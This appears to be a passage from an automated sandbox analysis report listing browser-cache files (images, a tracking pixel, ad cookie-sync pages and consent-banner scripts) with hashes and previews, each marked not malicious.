Preview:	.PNG.....IHDR... ... .pHYs.....vpAg... ... .eIDATH...o.@../..MT..KY..P!9^....:UjS..T."P.(R.PZ.KQZ.S. ....,v2.^....9/t....K..;_ }'.....~..qK..i.;.B..2.`.C...B.....< ...CB.....).....;..Bx..2.}.. ._>w!..%B..{.d...LCgz..j/.7D.*.M.*.....'.HK..j%.!DOf7.....C.]._Z.f+..1.I+.;.Mf....L:Vhg..[.. ..O:..1.a....F..S.D...8<n.V.7M.....cY@.....4.D..kn%.e.A.@ IA.,>\.Q|.N.P.....<.!....ip...y..U....J...9...R..mgp}vvn.f4$..X.E.1.T...?.....'.wz..U...../[...z..(DB.B(....-.....B.=m.3.....X...p...Y.....w..<.....8...3.;.0....(..I...A..6f.g.xF..7h.Gmq |....gz_Z...x..0F'.....x..=Y}.,jT..R.....72w/...Bh..5..C...2.06`.....8@A..."zTXtSoftware..x.sL.OJU..MLO.JML.../.....M....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\checksync[1].htm

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\checksync[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	27135
Entropy (8bit):	5.33237304261757
Encrypted:	false
SSDEEP:	384:pBNY7cAGcVXlblcqnzleZS57naMh6eg2f5ng1h7/V99qQWwY4RXrqt:p/r86qhbc2Rsh7/V/qQWwY4RXrqt
MD5:	2C50DB6096770441093C246D675D2E89
SHA1:	67C562A49E8C20A9C184FB158111B3DD4C3BD8FF
SHA-256:	303267EF7E63A88E2D2F0856D259E796F2ED213D3DB4D4B5240B11915C6EEE4F
SHA-512:	4B9F81C3995875D252D26FE69E6E60C649A52BA06734E693A1C90AD72F62987F44651B3F52878D4BC45ED8F342B5C160B527BDA0741539A3ED0BD0B2E3E9ED9
Malicious:	false
Preview:	<html> <head></head> <body> <script type="text/javascript">try{.var cookieSyncConfig = {"datalen":82,"visitor":{"vsCk":"visitor-id","vsDaCk":"data","sepVal":"|","sepTime":"*","sepCs":"~~","vsDaTime":31536000,"cc":"ZA","zone":"d"},"cs":"1","lookup":{"g":{"name":"g","time":14,"cookie":"data-g","urls":[{"type":"img","url":"https:\/\/cm.g.doubleclick.net\/pixel?cs=1&google_nid=media&google_cm=1&google_hm=<encb64vsid>&google_sc=1"}],"pvid":77,"isBl":0,"g":1,"cocs":0},"bs":{"name":"bs","time":364,"cookie":"data-bs","urls":[{"type":"img","url":"https:\/\/x.bidswitch.net\/sync?ssp=medianet&gdpr=${GDPR}&gdpr_consent=${GDPR_CONSENT}&gdpr_pd=1"}],"pvid":109,"isBl":0,"g":1,"cocs":0},"vzn":{"name":"vzn","time":365,"cookie":"data-v","urls":[{"type":"img","url":"https:\/\/contextual.media.net\/cksync.php?cs=1&type=vzn&ovsid={{APID}}&redirect=https%3A%2F%2Fpixel.advertising.com%2Fups%2F58222%2Fsync%3F_origin%3D1%26uid%3D%24UID"}],"pvid":184,"isBl":0,"g":0,"cocs":0},"brx":{"name":"brx","time":365,"cook

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\checksync[2].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	27135
Entropy (8bit):	5.33237304261757
Encrypted:	false
SSDEEP:	384:pBNY7cAGcVXlblcqnzleZS57naMh6eg2f5ng1h7/V99qQWwY4RXrqt:p/r86qhbc2Rsh7/V/qQWwY4RXrqt
MD5:	2C50DB6096770441093C246D675D2E89
SHA1:	67C562A49E8C20A9C184FB158111B3DD4C3BD8FF
SHA-256:	303267EF7E63A88E2D2F0856D259E796F2ED213D3DB4D4B5240B11915C6EEE4F
SHA-512:	4B9F81C3995875D252D26FE69E6E60C649A52BA06734E693A1C90AD72F62987F44651B3F52878D4BC45ED8F342B5C160B527BDA0741539A3ED0BD0B2E3E9ED9
Malicious:	false
Preview:	<html> <head></head> <body> <script type="text/javascript">try{.var cookieSyncConfig = {"datalen":82,"visitor":{"vsCk":"visitor-id","vsDaCk":"data","sepVal":"|","sepTime":"*","sepCs":"~~","vsDaTime":31536000,"cc":"ZA","zone":"d"},"cs":"1","lookup":{"g":{"name":"g","time":14,"cookie":"data-g","urls":[{"type":"img","url":"https:\/\/cm.g.doubleclick.net\/pixel?cs=1&google_nid=media&google_cm=1&google_hm=<encb64vsid>&google_sc=1"}],"pvid":77,"isBl":0,"g":1,"cocs":0},"bs":{"name":"bs","time":364,"cookie":"data-bs","urls":[{"type":"img","url":"https:\/\/x.bidswitch.net\/sync?ssp=medianet&gdpr=${GDPR}&gdpr_consent=${GDPR_CONSENT}&gdpr_pd=1"}],"pvid":109,"isBl":0,"g":1,"cocs":0},"vzn":{"name":"vzn","time":365,"cookie":"data-v","urls":[{"type":"img","url":"https:\/\/contextual.media.net\/cksync.php?cs=1&type=vzn&ovsid={{APID}}&redirect=https%3A%2F%2Fpixel.advertising.com%2Fups%2F58222%2Fsync%3F_origin%3D1%26uid%3D%24UID"}],"pvid":184,"isBl":0,"g":0,"cocs":0},"brx":{"name":"brx","time":365,"cook

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\checksync[3].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	27135
Entropy (8bit):	5.33237304261757
Encrypted:	false
SSDEEP:	384:pBNY7cAGcVXlblcqnzleZS57naMh6eg2f5ng1h7/V99qQWwY4RXrqt:p/r86qhbc2Rsh7/V/qQWwY4RXrqt
MD5:	2C50DB6096770441093C246D675D2E89
SHA1:	67C562A49E8C20A9C184FB158111B3DD4C3BD8FF
SHA-256:	303267EF7E63A88E2D2F0856D259E796F2ED213D3DB4D4B5240B11915C6EEE4F
SHA-512:	4B9F81C3995875D252D26FE69E6E60C649A52BA06734E693A1C90AD72F62987F44651B3F52878D4BC45ED8F342B5C160B527BDA0741539A3ED0BD0B2E3E9ED9
Malicious:	false
Preview:	<html> <head></head> <body> <script type="text/javascript">try{.var cookieSyncConfig = {"datalen":82,"visitor":{"vsCk":"visitor-id","vsDaCk":"data","sepVal":"|","sepTime":"*","sepCs":"~~","vsDaTime":31536000,"cc":"ZA","zone":"d"},"cs":"1","lookup":{"g":{"name":"g","time":14,"cookie":"data-g","urls":[{"type":"img","url":"https:\/\/cm.g.doubleclick.net\/pixel?cs=1&google_nid=media&google_cm=1&google_hm=<encb64vsid>&google_sc=1"}],"pvid":77,"isBl":0,"g":1,"cocs":0},"bs":{"name":"bs","time":364,"cookie":"data-bs","urls":[{"type":"img","url":"https:\/\/x.bidswitch.net\/sync?ssp=medianet&gdpr=${GDPR}&gdpr_consent=${GDPR_CONSENT}&gdpr_pd=1"}],"pvid":109,"isBl":0,"g":1,"cocs":0},"vzn":{"name":"vzn","time":365,"cookie":"data-v","urls":[{"type":"img","url":"https:\/\/contextual.media.net\/cksync.php?cs=1&type=vzn&ovsid={{APID}}&redirect=https%3A%2F%2Fpixel.advertising.com%2Fups%2F58222%2Fsync%3F_origin%3D1%26uid%3D%24UID"}],"pvid":184,"isBl":0,"g":0,"cocs":0},"brx":{"name":"brx","time":365,"cook

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\e151e5[1].gif	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 1 x 1
Category:	dropped
Size (bytes):	43

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\e151e5[1].gif	
Entropy (8bit):	3.122191481864228
Encrypted:	false
SSDEEP:	3:CUTxls/1h/:7lU/
MD5:	F8614595FBA50D96389708A4135776E4
SHA1:	D456164972B508172CEE9D1CC06D1EA35CA15C21
SHA-256:	7122DE322879A654121EA250AEAC94BD9993F914909F786C98988ADBD0A25D5D
SHA-512:	299A7712B27C726C681E42A8246F8116205133DBE15D549F8419049DF3FCFDAB143E9A29212A2615F73E31A1EF34D1F6CE0EC093ECEAD037083FA40A075819D2
Malicious:	false
Preview:	GIF89a.....!.....,.....D..;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\otBannerSdk[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	374818
Entropy (8bit):	5.338137698375348
Encrypted:	false
SSDEEP:	3072:axBt4stoUf3MiPnDxOFvxYyTcwY+OiHeNUQW2SzDZTpl1L:NUfbPnDxOFvxYyY+Oi+yQW2CDZTn1L
MD5:	2E5F92E8C8983AA13AA99F443965BB7D
SHA1:	D80209C734F458ABA811737C49E0A1EAF75F9BCA
SHA-256:	11D9CC951D602A168BD260809B0FA200D645409B6250BD8E8996882EBE3F5A9D
SHA-512:	A699BEC040B1089286F9F258343E012EC2466877CC3C9D3DFEF9D00591C88F976B44D9795E243C7804B62FDC431267E1117C2D42D4B73B7E879AEFB1256C644E
Malicious:	false
Preview:	/** .. * onetrust-banner-sdk.. * v6.13.0.. * by OneTrust LLC.. * Copyright 2021 .. */..!function(){"use strict";var o=function(e,t){return(o=Object.setPrototypeOf||{__proto__:[]}instanceof Array&&function(e,t){e.__proto__=t}||function(e,t){for(var o in t)t.hasOwnProperty(o)&&(e[o]=t[o])})(e,t)};var r=function(){return(r=Object.assign||function(e){for(var t,o=1,n=arguments.length;o<n;o++)for(var r in t=arguments[o])Object.prototype.hasOwnProperty.call(t,r)&&(e[r]=t[r]);return e}).apply(this,arguments)};function a(s,i,l,a){return new(l=l||Promise)(function(e,t){function o(e){try{r(a.next(e))}catch(e){t(e)}}function n(e){try{r(a.throw(e))}catch(e){t(e)}}function r(t){t.done?e(t.value):new l(function(e){e(t.value)}).then(o,n)}r((a=a.apply(s,i||[])).next())})}function d(o,n){var r,s,i,e,l={label:0,sent:function(){if(1&i[0])throw i[1];return i[1]},trys:[],ops:[]};return e={next:t(0),throw:t(1),return:t(2)},"function"==typeof Symbol&&(e[Symbol.iterator]=function(){return this}),e;function t(t

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\52-478955-68ddb2ab[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	397470
Entropy (8bit):	5.3243063622496525
Encrypted:	false
SSDEEP:	6144:YXP9M/wSg/Ms1J1Kb4K7hmnidHWPqIjHSja3Cr1BgxO0DkV4FcjtIuNK:CW/dcnidHWPqIjHdi16tbcjut
MD5:	9D766F4A32590647C9378BCE9B370BC3
SHA1:	D0328B82B0F75E3DC87A039D53A710D593E068CF
SHA-256:	950BB86AB57D21B1A8C2DFD51A355B4DD5C76C3A2CF557EE8A58B0DBC66FE2E4
SHA-512:	01CDE8BD19DAED5EFC41E429CC7AF5AB2BE6D2182B07781BADEE6F13615213E0A93C2E6CF34FE50BCC2702FA81ADEBA03C265B852DCDF603448B9E2406DF3C5C
Malicious:	false
Preview:	var awa,behaviorKey,Perf,globalLeft,Gemini,Telemetry,utils,data,MSANTracker,deferredCanary,g_ashsC,g_hsSetup,canary;window._perfMarker&&window._perfMarker("TimeToJsBundleExecutionStart");define("jqBehavior",["jquery","viewport"],function(n){return function(t,i,r){function u(n){var t=n.length;return t>1?function(){for(var i=0;i<t;i++)n[i]()}:t?n[0]:f}function f(){}if(typeof t!="function")throw"Behavior constructor must be a function";if(i&&typeof i!="object")throw"Defaults must be an object or null";if(r&&typeof r!="object")throw"Exclude must be an object or null";return r=r||{},function(f,e,o){function c(n){n&&(typeof n.setup=="function"&&l.push(n.setup),typeof n.teardown=="function"&&a.push(n.teardown),typeof n.update=="function"&&v.push(n.update))}var h;if(o&&typeof o!="object")throw"Options must be an object or null";var s=n.extend(!0,{},i,o),l=[],a=[],v=[],y=!0;if(r.query){if(typeof f!="string")throw"Selector must be a string";c(t(f,s))}else h=n(f,e),r.each?c(t(h,s)):(y=h.length>0,

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AAL6HKN[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	691
Entropy (8bit):	7.560413063685489
Encrypted:	false
SSDEEP:	12:6v/7eNFehYmADn6WBl8RNndp3uMlmxbApqWqSF5PGAQVSBYfyuo7:bezADn6WPEdflmx8hqUPKyuo7
MD5:	4588E3AF2AE96D0618AEBF48CAEC019C
SHA1:	9C6A25FECC38ECBFC207914D2D8B156E5ED1E57F
SHA-256:	296B1125352D5FDF7DB90EA1981D6A89C5E8C5EFC07CAE3B7CCDF5A0F4F11ACE
SHA-512:	3552FDF3A351A9728FC369958BAD0CAC2144DEFA846FD801B29159BD36587A60677D441020F8EC488F41B6DE64921AB48CBDEF53BE70D2953CAB83708CAD8C0
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AAL6HKN[1].png

Preview:

.PNG........IHDR................a....pHYs..........+.....eIDATx...[HTQ....O^.Bc.S......N*.F*Y.x.(..I.m. T0...K.. (J.."*.jx.Q......#!...g4..P;g..>....^._.^._.H....K:A...........X...4..q..............B.
......o..t.......'II.lm.ajj...Zt.3.....BB......ee.l.)jk+..._31..'.r.....d.....)Y..;.V..4-..yyw....2;.......{..y....&7..~..76~Q]........MJL.'4.2..mtu....AF.-.....a...g..|.......=.__...u..0>nc``...Q"#.)
/.@l.U.....J...Daa...h.,_......7!.Z....fs...O...Q_.....G4..v.C...e9...T:;_PU....eE.."+.KYYi......o...623M..w........tw......fTQKJ.h4{....8.[H..g..#::.SPP..x..@........]......"V..%....5.".&..
..JuXVV~..5.3)).EY..%%.T.s:..V#.P.J..........^..}....q.....1.,OL.E....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AANuZgF[1].png

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	750
Entropy (8bit):	7.653501615166515
Encrypted:	false
SSDEEP:	12:6v/7Wrv0Y7COhH4wY2zKLlJsmUhrpB02KYMYv7LLMVjcS0mNUfozbbj3rtpQd3HO:xrcYOEV3KLXfIB9MYjHMVl0mKozbH3hv
MD5:	93D77F5C5FFACEBA12A1ABFC6190B947
SHA1:	8001474A7342EBF760C66F1C30E48E32E00F2AF3
SHA-256:	E6DA934C90931C6089ADB3D213DDD70C7104D0A182A98AB1C663CEDAE37F83A1
SHA-512:	D5F874DF89D82CC819B7D591766300FC701F0E1FFC6055D4CC4BA55F10674F88EDDA565EB1FA57886AC16A57926EBBBC9A108D45D057D76B904383247CE7EA
Malicious:	false

Preview:

.PNG........IHDR................a....pHYs..........+......IDATx..S]HSq...~l.F.af....j..i.(........ ._r...[.!jE.c.....(..\.5.a.X.b.sMj.M.{;....z.....?.......s.--}*..$S.._|..EEA.......*$Q...#N;.d2.a.UU.
r.".*lh...k.2...<..S.$>L..,...`$..../*hmr.st+.3Y..(.o..U8.\..G........K...../..q....E...>.EQ..+.j..Y..S.0K... P.%.z....h..=.C.>.`.YD....1."3x......z.1.....$dId.@4U..iG*...Q....[c_.kg.h...._~.?
6.....u .N....68.j"....Pv*..$h....S...!...7..h..C"1.".1.,...>.`....L...sF..<..)...}.X..w....J...n[u...V..g.....E.+N......O..R..Yt<.i.y.j.aOM.N_.A..t.i.4a.._...........z....yR[@-..=.x.:....b'h.jmd...
./.........P.B.p9...U...wQ.EJhLpi.XJ.....x..B...;6..HT.S.xz....a.(k....f.#.4z..Z g.q......$Z..@y........B..........IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AAP5ZJ9[1].jpg

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	23447
Entropy (8bit):	7.8610188987675995
Encrypted:	false
SSDEEP:	384:I3jA1+WJWgkjJaKcBiBrH+UIOJR9Y4+2SfsxeeVSfP0VoSXx1rzJEpHJd5V+OKqz:IpWJWZxNlPj+NsxePfP0VoSPrNs19iG
MD5:	2A54F258725B29F75B896A5BE9A1EFD1
SHA1:	9051049261BCBC32ADE26870F58B1B1DF8E4702D
SHA-256:	F0CA1C7641ADFDAF3B10E52E201A97CCA7189992A20072FD094F38EC2C28FB5B
SHA-512:	E2A013AB0A6493B79F4F67DF8B43E0FD8B588C751D74E9B81898A889508C6E06B63B00419D52ED8538ABA531ACD9B3B6C936DFB6DCB28C3041531E39F8201C6 D
Malicious:	false

Preview:

......JFIF.....`.`..................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOO......p.n..}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........
....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.........
....?..*E....P...\P.........`..`..`. ...,..,.(.........P...).Z...f...+....u....,...X.(|.,....,2t.@-..N..$......1...f*....;..M... .9.5V...s...m..hb..*5......J.d
r_....'...."..[8\w..@......@(-.@8..@.=:t....v....|#'k..".[......-. $u.$z.QI.XN.2..h...)...#D:.A@...\.n..g3R..o..h.Tf..1......S....l...0.........!.c......(......(....v......1@....(..+.b..P.@.1.@..4.f..
h..h..h...,....n.`......,...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AAP8otc[1].jpg

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 310x166, frames 3
Category:	dropped
Size (bytes):	7941
Entropy (8bit):	7.904170639255931
Encrypted:	false
SSDEEP:	96:QfPET4D+quc2UAcMvWAdS9UWZtV0rgE4t/MzThR+pHxs2t6kdeZjlYc+Sb1V2UUr:QnmDzc6WpqWeh4mTyJhfs0FXYbA
MD5:	B04F522B1D42A21DF800194FA3949A12
SHA1:	A0054A9ABE00EC362DEBC9FCFC45FDA6F1FF8343
SHA-256:	24131767A158DB53CD59B5484AB02B879B03E4B9B63F52BC4949632BE3DE3E97
SHA-512:	8B3DCA92DAE8D31B1FBD6857A22DDC2E4C0BB1B23102F2AD66FBA89E480487D4DD780E9C506F617824DEFF783B2B0C66DD259C3F6B39E412EC7340344FA71A D3
Malicious:	false

Preview:

......JFIF.....`.`..................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOO........6..}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........
....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.........
....?..[.ld6...(.(.....cP"...J).Z.Q@...Z........L.x..O....7..H.P..0F7..L&$f.z.C;...N......E!.(.P...i.!...@.....P.@..........Ph...1........FzS...J.(..
...h..@....P..!.@.(...@..6.X.S@qz-.j......l....%.0.<..0.._E.-..<.@Y.sl........HqB....:....4..@.4.%...LP.]....U.I.@.w.$...Y......r.L..[|.#F..is..?.$..g._....ThYx....p,......N.O.mu...Y7c.)..).
b.B..8P.i.|..x.Iw....B...jx....0.@.@...........

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AAP9B2S[1].jpg

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AAP9B2S[1].jpg	
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	15509
Entropy (8bit):	7.9310340087680435
Encrypted:	false
SSDEEP:	384:NzMfF7NqiumS7h/RSiWgkWrKgTrR783MKPiz:NGDumS1ROOrJ76MKiz
MD5:	D07D4A59EB9C9783D5DE073795E98F44
SHA1:	56B92716A211DE0710F2D85D6C6C881860332AFD
SHA-256:	4AD0F615B346B5BB837319303A4FA9836B05B3ED1CEAB1BE7AED5285B925B3CA
SHA-512:	DE07E90AEA7E5C9964EFA35E74ED0F976CF05D33E32643E88185012D6FB83440BB69BD7D750E0195DAD930213760AD4BFE378D81B4665E467641EFB5701172F
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..L.....].y4.,.....E..W..XG.RQ,..%.b..Y.b.>...[...j.h..?..7.nAg....C..6..{T.rz.S....d...V.....1..Y..9..p{.+7..F..-..^F..r.V...Ae.:'.R.I..xE..;..C,...?.....1D.6.v.d.....kC....,l.x8.*nP..T...s....+F.8ls..H pE.pr.-n..U!.b...M.4..}..i=.D...N...W...;.E....v.....&.)Y..:..T;..o.. .b..j,...../...|.Q...K..3....G*.f../..9Ps0..c.4r..a.. ...9..]..8...o...Je..M.!.D..!.@ ..T.>S.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AAP9Bwt[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 300x250, frames 3
Category:	dropped
Size (bytes):	14696
Entropy (8bit):	7.927334303291972
Encrypted:	false
SSDEEP:	384:+CG0DeNJXc12gBgxdsQHZ43WZScAHI+Rtds5SCR:+xQeFgBgoQHZ43ISDHIb5SCR
MD5:	447125E4FA82D6C18C068CAA955A3F8E
SHA1:	30EC741AC9D93408F0AAECA38C6ADFC609CFE287
SHA-256:	3C9B1AF1C64CB68C9BC851BC0904801232B8E2059A6A1FD5429B4B9DE4F6B5D3
SHA-512:	23411C494A65E66B623AB43470DFA833D8E445243E8D41BE69574664E53FEE40AFDB65AF699A6773F93B3276A4F217D0EEC6268C6AEB13593150AD700A834342
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....,.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?...J..Ga..c.q..9.(..-4....M...)....!..(...@.s.j..2@Y.....~AG.....2...E...G.(...1..O2!..~b..S.<...t.9.....(.....(jk...P..g.h...7G..m.uG....aoym6%....E0,E.,q...x.9..J.....l.....^.Q&..@....:@6.....?m.=.S....[=...]..c.O.@...c.eO(. .....B..Q..9..\v....)..b.P1.,pi.\.}..J..@.N2h@2.....\.c~3..L..:Ln3.,l.....+du....z..... ..@.nb..8.K.2.Q....3.\YI..e<.Ls.u?....}

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AAPaEWW[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	42771
Entropy (8bit):	7.967102372599011
Encrypted:	false
SSDEEP:	768:IN7LQza0SN1jmd4wRv+OceKELqQ0TtwmWNfEIWkLusBqyzwsbqj13ZU:IN7Lqa7sRvtp4aXN8fWtqZU
MD5:	FD461D2A035C9C6A8FBF5423C17C07B9
SHA1:	D393F522A18164EC2E60EC105E11260661987E4D
SHA-256:	BA88BCDEE9F9FE8875265D6C04439AA449BBAC5350956A0E960DCF29E761CD55
SHA-512:	B68D66763C60AB99D8509FD0E7DE9EAB4D6FC29D62321D8155EA0C3AAFEA8A86B56A49D0F513439C7AC0C81EB3508E8836B3DAF84D17D64DE3795C9688733D4
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?....9....g....A...mOa..m=.".M.s.....Z!...`q...~...8.j.N.1R0@.>....Z.1...!..2..X.....(.w..9.....(I!TQ...!H}.8.....q.Q,.Z.RiA*x]....I.....Go\."du...d7..t1.J.....p.....2.3i<9i..7V...=.....K.Y|..f9T.}....Cm..2.MQ<.z.....aT.....:f...t:..<.F/.....CRP..6.0...NI....]D...o.....y8Q..Z.S..kr..6..m..:...M...|...<..C.;.x'=E.:...n%."..qQ....|.q.Q.|.*.;..k....!"...LR....HZ.R.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AAPaEgA[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	14953
Entropy (8bit):	7.928641446793491
Encrypted:	false
SSDEEP:	192:Q28JghZ6/6rveTi0zgg1cyv006eSJAH1DbAHBEr8s3fpZZpOVzfTR/wl4dgiHnTE:N8GIyg9pSOam8y3HQbRoymwP81/7HZOG

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AAPaEgA[1].jpg	
MD5:	8A2CECB76C9A5E119C47B692B35B6EA1
SHA1:	F12D9A9DB2F0E50770741D6B6C2C789C7F7016F9
SHA-256:	A12C7233217EDE20B6226A14D64A7520057509566390805 17A3BA1E04DBB8F3D
SHA-512:	4426BC9AF3037BEA8E688BD385F12F1C7D654CA89854729F2D5377F879FBD6526F321FA51C75EBD2A965C6AC9CC67BD31E17363A766A0AC1CA2F8F11DA5E7A D
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..Y..8..Q$j.d.<..b.....qv..=(.....q.!....@.....lu.1.6:.![....J.q{P!2vP0...!OJ.4...4.&M.q.}h.@..@..L.<R.....j...(...s@.81.b.q. Z.qv.4.....i .$|}.L.K'.. ...../.. .....M..=(.|.?..:`NW...R(.....Bh....8.....6.-.....EH.e..}H..._....H..6.CX|...'.Z.O..?v....,. ...0.....i..P...)...SB.}..).....w.h@...`...+...i.c...c...e.sM.h.C..P.. i.m...LB..!....b...........Dqu...2>X.)...{.P.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\AAPaEqq[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	7207
Entropy (8bit):	7.900017142317106
Encrypted:	false
SSDEEP:	96:QfQEC9DrVrxcCDfnJ+Q3sa7/Ch9GYPX5BqGFTn1r9GfXtgf3jeANDApUAlqbpK+A:Qo1ZJ+phNPXmm1xc9gbesAyTbs+A
MD5:	FA834734DBCCF63E89AB44EFD3A2FBB7
SHA1:	648F165ADBE29D51C805352A7E743B3FCE53C3BD
SHA-256:	8E25D2A978278D491F530865764D74A265CFD1E2F75A770BF7ACB5D581FD077B
SHA-512:	B741E5AF82B427E747577B22202FFBFCA72C63510313FA1578DF761C7D21E4464C345CD36D58FBC1CDF7371769D34DFF4F1E688F8A714A349801CAA8FD357FF
Malicious:	false
